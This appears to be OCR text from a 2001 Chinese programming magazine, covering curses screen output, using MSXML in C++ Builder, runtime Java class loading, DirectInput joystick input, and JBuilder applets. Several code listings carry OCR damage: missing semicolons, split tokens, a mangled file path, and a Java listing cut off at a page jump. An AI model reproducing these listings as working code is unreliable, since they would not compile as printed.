int mvwaddstr (WINDOW * win, int y, int x, char * str)：本函数用来在窗口 win 中，第 y 行，第 x 列的位置打印出字符串 str。例如程序中的这个调用：

```
mvwaddstr (cur_win, 8, 20, "Hello Curses" );
```

将在窗口 cur_win 中的第 8 行，第 20 列的位置输出字符串 Hello Curses 。根据函数的说明和用法，不难看出函数 addstr 用来在窗口 stdscr 的光标当前位置打印出字符串，mvaddstr 用来在窗口 stdscr 的指定位置打印出字符串。其实，调用 mvaddstr y x str 函数，相当于调用 move y x 后，再调用 addstr str 函数。

int mvwprintw WINDOW * win int y int x char * fmt [arg] . . . 这个函数是 CURSES 中提供的格式化输出函数。其用法非常类似于在标准 C 中最常用的 printf 语句。例如假设 I = 0，程序中的这个调用：

```
mvwprintw(cur_win, 8, 20, "The var I = %d", I);
```

将在窗口 cur_win 中的第 8 行，第 20 列的位置输出 The var I = 0 。非常类似，可以知道函数 printw 用来在窗口 stdscr 的当前光标位置输出格式化字符串，函数 mvprintw 用来在窗口 stdscr 的指定位置输出格式化字符串。

chtype mvwinch (WINDOW * win, int y, int x)：本函

数用来读取窗口 win 中，位于第 y 行，第 x 列的字符。同样，函数 inch 读取窗口 stdscr 中光标当前所在位置的字符，函数 mvinch 用来读取窗口 stdscr 中指定位置的字符。

第五组：改变字符显示属性的函数

这类函数主要有 attron、wattron、attroff、wattroff、standout、wstandout，它们是用来改变字符在屏幕上显示属性的函数。函数的使用方法如下：

int attron (chtype attrs)：打开窗口 stdscr 中的某种显示属性。

int wattron (WINDOW * win, chtype attrs)：打开窗口 win 中的某种显示属性。

int attroff (chtype attrs)：关闭窗口 stdscr 中的某种显示属性。

int wattroff (WINDOW * win, chtype attrs)：关闭窗口 win 中的某种显示属性。

int standout (void)：关闭窗口 stdscr 中所有被打开的显示属性。

int wstandout (void)：关闭窗口 win 中所有被打开的显示属性。

几个主要的显示属性有：

A_UNDERLINE	下划线
A_REVERSE	反显
A_BLINK	闪烁
A_BOLD	加黑等等。

终端字符的显示属性还有很多，但是它们大多由于终端类型的不同而不同。以上所列出的属性是大多数终端都支持的。

一个简单的例子程序

这个小程序的功能很简单，程序初始化后，在窗口 stdscr 上画上边框和背景 （“CURSES”字样），然后开始捕获键盘消息，当任意键被按下时，弹出窗口 alertWindow，再按下一次，窗口 alertWindow 消失，原先被覆盖的窗口 stdscr 重新出现。当用户按下 ‘q’ 键时，退出。

程序源代码清单如下：

```
#include <curses.h> /* 将 CURSES 库的头文件包含进来 */
#include <stdio.h>
#include <stdlib.h>
main()
{
    int ch, i;
    WINDOW *alertWindow; /* 声明一个窗口 */
    char strArr[7][80]; /* 本数组用来存储屏幕背景上面的字符图案 */;;
strcpy (strArr[0], " ##### # # ###### ##### ############");
strcpy (strArr[1], "# # # # # # # # # #")
strcpy (strArr[2], "# # # # # # # #");
strcpy (strArr[3], "# # # ###### ##### ##### #####");
strcpy (strArr[4], "# # # # # # # #");
strcpy (strArr[5], "# # # # # # # # # #")
strcpy (strArr[6], " ##### ##### # # ##### ####### #####");
  initscr(); /* 初始化窗口系统 */
noecho(); /* 关闭回显开关，用户的键盘输入不回显 */
keypad(stdscr, TRUE); /* 开启处理键盘上特殊按键的开关 */
refresh();
/* 刷新窗口 stdscr，函数在这里调用的作用相当于清屏幕 */
  box(stdscr, '|', '-'); /* 为窗口 stdscr 画一个边界，第二、三个参数分别是组成竖线和横线的字符 */
  for (i=0; i<7; i++) /* 画背景，为"CURSES"字样 */
  {
      mvwaddstr(stdscr, 8+i, 16, strArr[i]);
  }
  alertWindow = newwin(8, 40, 6, 20); /* 给窗口 alertWindow 分配空间，这个窗口有 8 行，40 列，起始位置是在第 6 行，第 20 列 */
  while ((ch = getch()) != 'q')
/* 当键盘输入不等于'q'的时候，循环捕获键盘消息 */
  {
box(alertWindow, '|', '-');
/* 为窗口 alertWindow 画边框 */
mvwaddstr(alertWindow, 2, 8, "this is a pop up window");
/* 向弹出的对话框窗口中写文字 */
mvwaddstr(alertWindow, 4, 8, "Press any key to continue");
wattron(alertWindow, A_REVERSE);
/* 打开窗口 alertWindow 的反显属性 */
mvwaddstr(alertWindow, 6, 18, "OK");
/* 写一个反显的 ok 字样，模拟一个被选中的按钮 */;
wattroff(alertWindow, A_REVERSE)
/* 关闭窗口 alertWindow 的反显属性 */
touchwin(alertWindow); /* 将 alertWindow 窗口激活 */
wrefresh(alertWindow);
/* 刷新 alertWindow 窗口，前面对 alertWindow 的种种操作，只有调用了这个语句后，才能反映出来 */
getch(); /* 将程序挂起 */
touchwin(stdscr); /* 用户输入任意键后，激活 stdscr 窗口，恢复其被覆盖的部分 */
wrefresh(stdscr); /* 刷新 stdscr 窗口 */
  }
delwin(alertWindow); /* 不再使用 alertWindow 窗口的时候，将其删除，释放内存 */
  endwin(); /* 在退出程序之前，恢复终端模式 */
}
```

用任意的编辑器输入上述源代码存盘。假设源文件的名字为 popup.c，在 Linux 的命令行中输入如下命令：“cc -I/usr/include popup.c -lcurses -o popup”对源程序进行编译，编译结束后，会生成一个名为 popup 的可执行文件。

（收稿日期：2001 年 4 月 25 日）

在 C + + Builder 中使用 XML

韩珂晶

随着 Internet 的发展，XML 作为一种跨平台的通用描述语言越来越得到人们的重视，在 MicroMedia 公司出产的 Dreamweaver、Flash 以及游戏抢滩登陆等软件都开始利用 XML 文件作为数据存储方式。作为一个程序员，我们如何在自己编写的程序中使用 XML 文件？MSXML 成为编程人员的首选。本文论述了如何在 C + + Builder 中操作 XML 文件。

XML 作为一种通用描述语言最近一段时间得到了广泛地应用。作为一个程序员的笔者很希望能够将 XML 这种通用的描述语言应用到程序设计中。使用 XML 文件保存程序的数据。然而，关于 XML 文件在编程中使用的文章很少。经过笔者的不断钻研，终于可以自如地操作 XML 文件。这里我将使用 MSXML2. 0 的步骤和一些经验介绍给大家，以作抛砖引玉，欢迎有兴趣的同志能够和我探讨这一方面的问题。


对于初次接触到 COM 技术的读者，本文详细地列举了 C + + Builder 中使用 COM 组件的方法，也可以作为学习使用 COM 技术的参考。

下面我们依次列举使用的步骤：

1. 用 C + + Builder 引入 MSXML2. 0 库

使用 C + + Builder 的 Import Type Library 可以引入 COM 组件，对 COM 组件进行封装生成容易使用的 VCL 对象。下面介绍引入的方法：

运行 C + + Builder5. 0，使用菜单 [Project] / [Import Type Library. . .]调用 C + + Builder 引入类型库对话框（如下图），在弹出对话框中选择 Microsoft XML Version 2. 0 [Version 2. 0]，同时在 Class names 中列出了其中包含的主要 COM 类。





在 Palette Page 中选择要将封装了 COM 组件 VCL 控件放置的 Palette Page（就是在 C + + Builder 右上方放置控件的地方），可以选择一个面板或者定义一个新面板。

在 Unit dir name 中输入生成的代码存放的路径。

Create Unit 按钮生成封装代码，但是不安装，用户还不能直接使用封装以后的代码。Install 按钮，生成封装代码，并打包（Package）安装到 C + + Buider 中，以后就可以使用啦！

点击 Install 按钮，（如下图）两个选项卡分别是安装到一个现有包文件（Into existing package）和安装到一个新的包文件（Into new package）。为了便于以后卸载，我选择安装到一个新的包文件。输入文件名和路径。可以输入一些描述性信息。点击 OK 按钮。





系统在进行一段时间的处理后，弹出一个对话框问是否安装这个包，这里选择 No，不进行安装。因为不知道为什么，系统生成的代码中存在错误不能够安装需要在下一步中排除错误。这也许是 Borland 或者 Microsoft 公司的一个 Bug。

2. 修改引入文件中的错误并且安装

如果读者再看第一部的最后选择了 Ok，就会发现再进行了漫长的等待后，编译器报告发现十几个错误，对于这一点笔者一直没有明白为什么。好在笔者通过一段时间的试验后，修正了这些错误。下面来修改这些错误：

产生的错误都是由于属性（root、readyState、version、doctype）的类型和属性对应的函数的返回类型不同以及函数内部类型不匹配引起的，下面以 root 属性为例介绍一下修改方法，找到 Get_root 这个成员函数。

```
Msxml_tlb: : IXMLElement2Ptr __fastcall Get_root(Msxml_tlb: :
IXMLElement2Ptr * p/ * [out, retval] * /)
{
 return GetDefaultInterface( ) ->get_root(p/ * [out, retval]
 * /);
}
```


改为：

```
Msxml_tlb: : IXMLElement2Ptr __fastcall Get_root( )
{
 Msxml_tlb: : IXMLElement2Ptr p; // 类似参数的声明一个局部变量
  GetDefaultInterface( ) ->get_root(/ * 强制类型转换 * /
(Msxml_tlb: : IXMLElement2Ptr * )& p/ * [out, retval] * /);
 return p;
}
```

限于篇幅，这里笔者不对其中的技术细节进行详细的讨论，具体工作就是将函数的参数删除，并在函数体内声明一个与参数类型相同但不是指针型的一个局部变量。然后删除原有语句中的 return，并将参数 p 改为& p 并添加强制类型转换。

这一点也是笔者一直不能理解的，但是不这样做似乎又不行），然后将 p 作为函数的返回值！在笔者的网站上有修改好的代码，可以下载（http / /bcsl. cn99. com / cpp / doc / xml8bcb. htm）。

点击 Package 的 Install 按钮，安装包。（如下图）又一次



经过漫长的等待后，再次出现了错误！这次的前三个错误与上一次很类似，只需要按照相似的方法进行修改就可以了。最后一个错误比较特殊，但也基本类似。

```
Msxml_tlb: : IXMLElement2Ptr __fastcall createElement
(TVariantInParam vType/ * [in] * /,
TVariantInParam var1/ * [in, opt] * /,
Msxml_tlb: : IXMLElement2Ptr * ppElem/ * [out, retval] * /)
{
return GetDefaultInterface( ) ->createElement(vType/ * [in]
 * /, var1/ * [in, opt] * /,
ppElem/ * [out, retval] * /);
}
```

改为

```
Msxml_tlb: : IXMLElement2Ptr __fastcall createElement
(TVariantInParam vType/ * [in] * /,
TVariantInParam var1/ * [in, opt] * /,
Msxml_tlb: : IXMLElement2Ptr * ppElem/ * [out, retval] * /)
{
GetDefaultInterface( ) ->createElement(vType/ * [in] * /,
var1/ * [in, opt] * /,
 ppElem/ * [out, retval] * /);
return * ppElem;
}
```

怀着一个忐忑的心，又一次经过漫长的等待……成功了！下图的对话框显示注册的主要 COM 对象。

3. 建立第一个演示程序

上面我们引入并安装了 MSXML2. 0 库，可以在开始选择的控件面板上找到 COM 组件的 VCL 封装对象，（如下图）其中四个对象分别是：TDOMFreeThreadedDocument、TXML-

HTTPRequest、TXMLDSOControl、TXMLDocument。这里做一个演示程序，利用 TXMLDocument 读取一个 XML 文件，文件的内容是：

```
<Cajon>
<I Like = "XML"/>
</Cajon>
```

文件存储在“C htemp h1. xml”；

首先建立一个新的应用，在主窗体上添加一个 DOMDocument 对象，起名为 xddMain，添加一个按钮，为该按钮添加点击事件，源程序如下：

```
void __fastcall TwForm1::Button1Click(TObject *Sender)
{
    IXMLDOMElementPtr xdeRoot;
//定义根节点对象
      Msxml_tlb::IXMLDOMElementPtr xdeFirstChild;
//定义根节点的第一个子节点对象
    if(xddMain->load("c:\\temp\\1.xml") ==false){
//读入 XML 文件
ShowMessage("error"); //如果文件错误或者文件不存在,显示错误信息,退出.
      return;
    };
 xdeRoot = xddMain->documentElement; //提取根节点
    ShowMessage(xdeRoot->nodeName);
//显示根节点名称
    xdeFirstChild = xdeRoot->firstChild;
//提取第一个子节点
    ShowMessage(xdeFirstChild->nodeName); //显示第一个子节点的名称
     ShowMessage(xdeFirstChild->getAttribute(WideString(
"Like"))));
//显示第一个子节点的 Like 属性
}
```

在读者建立自己的应用程序时，需要注意的是所有使用字符串的地方都不能够使用 C++Builder 的 AnsiString 必须使用专门针对 COM 使用的 WideString，在上面例子中的下划线部分就是一个例子，如果使用一般的“AnsiString “Like” ”或者简单的“Like”都不能达到正常的效果。感谢 Borland 公司已经作了 AnsiString 到 WideString 的转换，用起来还是很顺手的！

4. 制作一个写 XML 文件的例子

在上面的例子中我们读取了一个 XML 文档，并且显示了其中的信息。这个例子将建立一个 XML 文件，并且在其中写入一些数据。结果生成一个 XML 文件并且保存为 c:/temp/2.XML。内容如下：

```
<Cajon>
<I Like = "XML"/>
</Cajon>
```

同样建立一个新的项目，在窗体上添加一个 XMLDocument 对象，并且命名为 xddMain，添加一个按钮，按钮的点击事件代码如下：

```
void __fastcall TwForm1::Button1Click(TObject *Sender)
{
Msxml_tlb::IXMLDOMElementPtr xdeRoot; //定义根节点对象
    Msxml_tlb::IXMLDOMElementPtr xdeFirstChild;
          //定义第一个子节点对象
xdeRoot = xddMain->createElement(WideString("Cajon"));
          //建立根节点
    xddMain->documentElement = xdeRoot;
              //设置 xdeRoot 为 XML 文件的根节点
xdeFirstChild = xddMain->createElement(WideString("I"));
          //建立第一个子节点
xdeFirstChild->setAttribute(WideString("Like"), WideString
("XML")); //设置子节点的 Like 属性
    xdeRoot->appendChild(xdeFirstChild);
          //添加子节点到根节点
    xddMain->save("c:\\temp\\2.xml");
              //保存文档
    return;
}
```

5. 其他要说明的问题

在上面的两个例子中，我们给出了使用 C++Builder 去读写一个 XML 文件，下面对于其中一些技术上的细节给以说明：

对于一个 XML 文件必须拥有一个唯一的根节点，XML 文件的所有节点都必须是它的子节点，这个根节点保存在 XMLDocument 的 documentElement 属性中。因此在上面的例子中可以看到再读 XML 文件时必须先读它的根节点（例程一中加波浪线的部分），然后读它的子节点。同样，建立一个新的 XML 文件时，也必须先建立它的根节点（例程二中加波浪线的部分）并且将它保存到 XML 文档对象的 documentElement 属性中。

6. 学习新方法的途径

以上为各位读者介绍了简单的 XML 操作方法，由于篇幅的限制，仅向大家介绍一下笔者的学习方法。

当打开开始建立的 Package 时，会在 Class Explorer 中显示 XMLDOM 中所包含的所有的类（如下图），读者可以从这里学到不少的东西（学习编程还是要看源程序的！）。在一个项目的窗体上放置 XMLDOM 组件后，在 ClassExplorer 中也会显示并且可以通过 ClassExplorer 直接察看函数的声明。如果读者已经很好地掌握了 XMLDOM，认为这些显示没有用处但是又妨碍正常的编程，可以在窗体的头文件中将 #include “MSXML_OCX.h” 改为 #include <MSXML_OCX.h>（注意：需要将这个文件复制到 $BCB/Include/vcl 下）。保存后，所有多余的显示就会消失。

在使用中，笔者也遇到了很多不能理解的问题，希望有兴趣的读者和我一起讨论 XML 的编程。我的邮箱是：heil@21cn.com

收稿日期：2001 年 3 月 1 日）

在运行时更新程序模块

蒋清野

最近在用 Java 给一个嵌入式系统做数据采集程序。对方要求程序中的实时数据采集模块能够在运行时被更新。有 C++程序设计经验的人很快就会想到 Win32 API 函数 LoadLibrary 和 Free Library，也就是将需要被更新的模块做成动态连接库。启动该模块之前首先用 LoadLibrary 装载该模块，然后调用其中的功能函数。在启用新的模块之前用 FreeLibrary 将旧的模块卸栽，再用 LoadLibrary 装载新的模块。通常来说，新的动态链接库可以通过网络或者串口发送到指定的目录下。

在 Java 中，有一个抽象的类 ClassLoader 能够实现类似于 LoadLibrary 的功能。一个实现得好的 ClassLoader 几乎可以从任何存储设备上装载类库。装载本地硬盘上的类库当然不在话下，通过超级链接装载网络上的类库也很容易。我刚刚完成的一个 ClassLoader，能够通过串口访问邻近的智能化设备装载存储在这些设备上的类库。类似的功能，我也曾经用 C++来实现过，但是总免不了要先把要装载的模块拷贝一份放到本地硬盘上。

但是很快我就发现 Java 并不提供一个类似于 ClassUnloader 的东西，能够让我把已经装载的模块从内存里面清除掉。目前的虚拟机，大都使用了 JIT 技术，也就是说一个程序模块只有在它第一次被使用的时候才被编译，编译以后的代码被放到内存里面，用一个 HashTable 做索引，其关键字 key 为与之相对应的类库名。虚拟机需要用到某个模块的时候，它先到这个 HashTable 里面查找相应的 key。如果该模块已经存在，虚拟机直接从内存里调用已经编译的代码，反之则调用 ClassLoader 装载新的模块并进行编译。由于没有模块卸载功能，在运行时已经被装载的模块是一直存在的。当某程序模块实际上已经被更新 即 .class 文件被替换为同名的新文件并需要被使用的时候，虚拟机并不会装载新的模块而直接调用旧的模块。如果利用自定义的 ClassLoader 强行装载新的模块，则会因为新的模块与旧的模块同名而导致虚拟机抛出错误 LinkageError duplicate class definition。

脑子快的朋友也许已经想出了以下的方法：

```
CustomClassLoader ccl = new CustomClassLoader();
Object o;
Class c;
c = ccl.loadClass("SomeNewClass");
o = c.newInstance();
((SomeNewClass) o).SomeClassMethod(SomeParam);
```

但是，这样的方法实际上是不能够实现的。首先，SomeNewClass 在程序设计的时候尚未存在，这样的程序是无法通过编译的。其次，在运行时只有用户自己的 CusTomClassLoader 知道 SomeNewClass 是什么东西，系统的 ClassLoader 是无法知道 SomeNewClass 是何方神圣的，因此以上程序的最后一行也会出错。

根据 Chuck McManis 在 1996 年 10 月份 Java World 上面发表的文章 "The Basic ofJava Class Loaders"，有两个方法可以解决这个问题。一是被装载的模块是系统 ClassLoader 已经装载的某个类库的派生类库 subclass；一是被装载的模块实现某个已经被系统 ClassLoader 装载的接口 interface。在浏览器中通常都使用了第一种方法，譬如说所有的 Applet 都是 java.applet.Applet 的派生类库，因此在 Applet 源代码中都会有这么一句 public class MyClass extends Applet。在这里采用 Chuck McManis 介绍的第二种方法，也就是被装载的新模块实现某个预先设计好的接口。

声明接口 UpdatableModule 如下：

```
public interface UpdatableModule
{
    void start(String RunTimeParam)
}
```

由于这个接口在程序设计时已经存在，它可以被系统的 ClassLoader 和以后的新模块所共享。新的模块所需要做的只是实现这个接口中的方法，例如：

```
public class NewModule_1 implements UpdatableModule
{
    void start(String RunTimeParam)
    {
        System.out.println("This is new module 1.");
    }
}
public class NewModule_2 implements UpdatableModule
{
    void start(String RunTimeParam)
    {
        System.out.println("This is new module 2.");
    }
}
```

以下程序稍加修改即可在运行时装载新的模块，需要做的工作仅仅是使该程序在运行时从外部获得新的模块名。由于这样的功能实现起来比较简单，这里仅给出装载并运行新模块部分的程序：

```
public class Test
{
    public static void main(String[] args)
    {
```

(下转第 52 页)

利用 DirectX 实现对游戏操纵杆的编程

靳学胜

DirectX 是 Microsoft 的提供的一组编程接口 开发者可以轻而易举地创建包括高性能的平面和三维图形、声音混合与倒播，及 Internet 多媒体播放支持体系的多种应用程序。DirectX 编程技术为硬件制造商、应用程序开发商和用户之间提供了一个一致的接口。从而在充分利用现有硬件特性的基础上，减少了安装和设置的复杂性。基于 DirectX 的应用程序和游戏，在得到了利用硬件加速的特性以外，还获得了 Windows 平台的易操作性和通讯联网能力。DirectX 包含一系列组件，这些组件都是基于 COM 组件对象模型）的编程接口，主要有以下五个部分：

（1）DirectDraw 主要用于二维图形和动画的显示。

（2）DirectSound 是声响合成和声卡的接口，用于数字音频的合成与回放。

（3）DirectPlay 是一组开发多用户游戏的接口。

（4）Direct3D 提供了一组完全的 3D 图形系统接口。

（5）DirectInput 是一组支持基于 Windows 硬件输入的 API 和驱动程序。

由于以上的特点，DirectX 逐渐成为 Windows 环境下开发游戏和其他高性能图形程序的首选工具，在军事、国防、仿真、虚拟现实等许多领域都有应用。本文主要是利用其 DirectInput 部分实现在飞行模拟程序中用游戏操纵杆对飞机的飞行控制。

一、DirectInput 简介

1. 支持设备

一般说来，DirectInput 支持与 PC 机相连的任何输入设备，当然不包括那些没有 DirectInput 驱动程序的设备。通常我们常用的三种设备是：键盘、鼠标和游戏操纵杆。

2. 性能

DirectInput 方式胜过传统的 Windows 机制，比传统的 Windows 机制快。它可以在保持设备独立性的前提下直接访问设备，从而避开了 Windows。

3. 输入数据

根据应用程序的需要，DirectInput 可用于检索两种形式的输入数据：即时存取数据和缓冲存取数据。即时存取数据可描述在需要数据的时刻输入设备的状态。而缓冲存取方式利用一个队列来描述输入设备的状态变化，例如激活按钮和坐标变化就分别对应于上述的两种不同方式。

4. 轮询与事件通知

不管是用即时存取方式还是缓冲存取方式，都要检索数据。一般情况下是通过适当的间隔轮询设备来完成的。

事件通知方式可以代替轮询方式。这种方式依靠占用一个线程并等待输入通知事件而工作。当这样一个事件发生时，线程自动激活，利用事件通知，可在不用轮询的前提下对输入设备的改变作出响应。因此可避免由于轮询而导致的 CPU 的额外开销。

5. 合作度

DirectInput 利用合作度来允许应用程序规定对需求的控制程度。DirectInput 允许对设备进行独占和非独占访问。如果 DirectInput 的应用程序拥有对输入设备进行独占访问的权利，那么别的应用程序将不能对此设备进行独占访问 尽管它们可以获得非独占访问）。

DirectInput 提供了前台和后台的合作度。前台访问意味着当一个应用程序有输入焦点的时候，可以访问设备 同样地，键盘输入默认的赋予应用程序的焦点）。后台访问意味着不管应用程序是否有输入焦点，此程序均可访问设备。

6. 设备坐标数据

像鼠标和游戏操纵杆这样的设备，它们均返回坐标数据。返回的数据可被设置成相对坐标数据或绝对坐标数据。相对坐标数据描述的当前坐标位置是相对于先前位置而言的，而绝对坐标数据表示的是当前在坐标系上的位置。

在默认状态下，鼠标采用的是相对数据，而游戏操纵杆采用的是绝对坐标。

7. “得到”设备

在 DirectInput 应用中，设备在重新被使用之前必须恢复，称作“得到”设备，否则称作“失去”设备。为了检索数据必须“得到”设备，设备也可以“失去”，这可以通过手工完成或者自动完成。

二、对游戏操纵杆的编程

一 初始化输入设备

在对输入设备使用之前，必须对其进行初始化，而且通常在程序启动时进行。本程序在 OnCreate 函数中对输入设备进行初始化，因为当程序生成窗口时将调用这个函数。初始化一般有这样几个步骤：

1. 创建 DirectInput 接口

```
DirectInputCreateEx(AfxGetInstanceHandle(), DIRECTINPUT_
VERSION, IID_IDirectInput7, (LPVOID*)& dinput, NULL);
```

其中 dinput 是指向 DirectInput 接口的指针。

2. 创建设备

```
dinput -> CreateDeviceEx ( GUID_Joystick, IID_IDirectInput-
Device2, (VOID * * ) & joystick, NULL);
```

其中 GUID_Joystick 代表要创建的设备类型是操纵杆，joystick 是指向游戏操纵杆设备接口的指针。

3. 设置数据格式

```
joystick ->SetDataFormat(& c_dfDIJoystick );
```

4. 设置合作度

```
joystick ->SetCooperativeLevel( GetSafeHwnd(), DISCL_EX-
CLUSIVE | DISCL_FOREGROUND );
```

设置为前台独占模式。

5. 设置设备属性

```
DIPROPRANGE property1;
property1. diph. dwSize = sizeof(DIPROPRANGE);
property1. diph. dwHeaderSize = sizeof(DIPROPHEADER);
property1. diph. dwObj = DIJOFS_X;
property1. diph. dwHow = DIPH_BYOFFSET;
property1. lMin = -1000;
property1. lMax = +1000;
joystick ->SetProperty(DIPROP_RANGE, & property1. diph );
```

设置 X 轴的输出数据范围为 - 1000 至 1000。

```
DIPROPRANGE property2;
property2. diph. dwSize = sizeof(DIPROPRANGE);
property2. diph. dwHeaderSize = sizeof(DIPROPHEADER);
property2. diph. dwObj = DIJOFS_Y;
property2. diph. dwHow = DIPH_BYOFFSET;
property2. lMin = -1000;
property2. lMax = +1000;
joystick ->SetProperty(DIPROP_RANGE, & property2. diph );
```

设置 Y 轴的输出数据范围为 - 1000 至 1000。

```
DIPROPDWORD property3;
property3. diph. dwSize = sizeof(DIPROPDWORD);
property3. diph. dwHeaderSize = sizeof(DIPROPHEADER);
property3. diph. dwObj = DIJOFS_X;
property3. diph. dwHow = DIPH_BYOFFSET;
property3. dwData = 1000;
joystick -> SetProperty ( DIPROP_DEADZONE, & prop-
erty3. diph );
```

设置 X 轴的死区特性。

```
DIPROPDWORD property4;
property4. diph. dwSize = sizeof(DIPROPDWORD);
property4. diph. dwHeaderSize = sizeof(DIPROPHEADER);
property4. diph. dwObj = DIJOFS_Y;
property4. diph. dwHow = DIPH_BYOFFSET;
property4. dwData = 1000;
joystick -> SetProperty ( DIPROP_DEADZONE, & prop-
erty4. diph );
```

设置 Y 轴的死区特性。

仁）获得设备

在对设备初始化之后，或由于程序的切换而失去设备时，要获取设备数据，必须先得到设备，Acquire 函数可以完成这个任务。由于它有这样的工作特点，所以本程序把它放在 OnActivate 函数中调用。

```
joystick ->Acquire();
```

仁）获得数据

```
int o_xx = 0, o_yy = 0, b_00 = 0, b_10 = 0;
DIJOYSTATE data_joystick;
joystick ->Poll();
joystick -> GetDeviceState ( sizeof(DIJOYSTATE), & da-
ta_joystick);
o_xx = data_joystick. lX;
o_yy = data_joystick. lY;
b_00 = data_joystick. rgbButtons[0];
b_10 = data_joystick. rgbButtons[1];
```

本程序采取的是轮询的方式获取数据。对于操纵杆这种设备，最多可以定义 32 个按钮。另外，得到的数据怎么定义，怎么用就看实际需要了。

用 DirectX 开发过程序的人一定都有一个共同的感觉，那就是相关的参考书实在是太少了，所以很多时候不得不去啃英文。而且，例子代码是用 C 写的，看起来有些麻烦。以上程序是飞行模拟程序控制输入部分的代码，在 VC + + 6. 0、DirectX SDK 7. 0 环境下编译通过，运行正常。

收稿日期：2001 年 4 月 23 日）

（上接第 31 页）

```
//从最近文件列表菜单项打开文件
procedure TFrmMain. filename0Click(Sender: TObject);
var
  i: integer;
begin
  i: =( Sender as TMenuItem). Tag;
  OpenFile(RecentList[i]);
end;
```

四、结束语

在具体应用时，一般在主窗体的 FormCreate 事件中调用 ReadRegistry，在主窗体的 FormDestroy 事件中调用 WriteRegistry，以上程序均在 Delphi5. 0 中调试通过。

参考文献

1. **王忠华等著．Delphi 5. 0 程序设计 高级编程篇 [M]. 中国铁道出版社 2000**

2. **姜小滨等．VB 对 Windows98 注册表编程的例程[J]. 电脑学习，2000. 12**

3. **王学新．使用 API 函数读取注册表[J]. 计算机时代，1999. 6**

4. **郭圣文．Visual Basic 中实现最新文件列表功能[J]. 电脑开发与应用，2000. 1**

收稿日期：2001 年 5 月 26 日）

用 *JBuilder* 开发 *Java* 小应用程序

雷小锋

千姿百态的 Java 小应用程序是网路上一道靓丽的风景，Sun 公司对其的定位是一种基本的应用程序，需要运行在支持 Java 的浏览器上，如 Navigator、Internet Explorer 或者 Hot Java。当浏览器在一个 HTML 文档中发现 < APPLET> 标识时，浏览器就会从服务器上获取该小应用的类文件，加载并运行之。

由于 JBuilder4. 0 使用 JDK1. 3 环境，而 JDK1. 3 是 Java 2 的开发工具包，Java 2 增加了许多新的特征，其中之一就是 Swing 提供的用户界面控件，可以将用户界面扮得很酷。所以本文所涉及的用户上载程序在 Windows2000 下使用 JBuilder4. 0 开发而成。

1. 用 JBuilder 的 Wizard 生成一个 Applet 框架

在 JBuilder 环境下生成一个 Applet 是很容易的事情。直接用 File / New / Applet，如果你没有生成一个 Project，它会到 Project Wizard 界面下，帮助你生成一个 Project，在此可以设置你的 Project Name，改变 Root Path 等等，注意你可以看到你的 JDK 版本是 1. 3. 0 - C，并可以改变它。然后进入 Applet Wizard 界面，你需要配置你的包（Package），类（Class）有一点需要注意，这里的基类是 javax. swing. Japplet，如果要想生成普通的小应用，可以将其改变为 java. applet. Applet，不过你将难以领略到 Swing 的独到之处。余下的步骤比较简单，不再赘述。

2. 设计界面及其工作逻辑

在 Design 模式下设计用户界面，可以充分利用 Swing 的各种控件。此时可以比较一下 Swing 控件和 AWT 控件的区别，譬如 JTextField 和 TextField，看看二者那个功能强大。这里主要介绍一下本文的用户上载程序的界面设计。

由于该程序需要界面的不断切换，所以本程序大量地应用了卡片式布局（CardLayout），卡片式布局将加到容器里的部件看作是一个卡片堆栈，它把每个控件放在单独的卡上，在某个时刻只能看到一个卡。而单个卡上的控件布局根据不同情况采用了流式布局（FlowLayout）、边缘布局（BorderLayout）、网格块布局（GridBagLayout）。

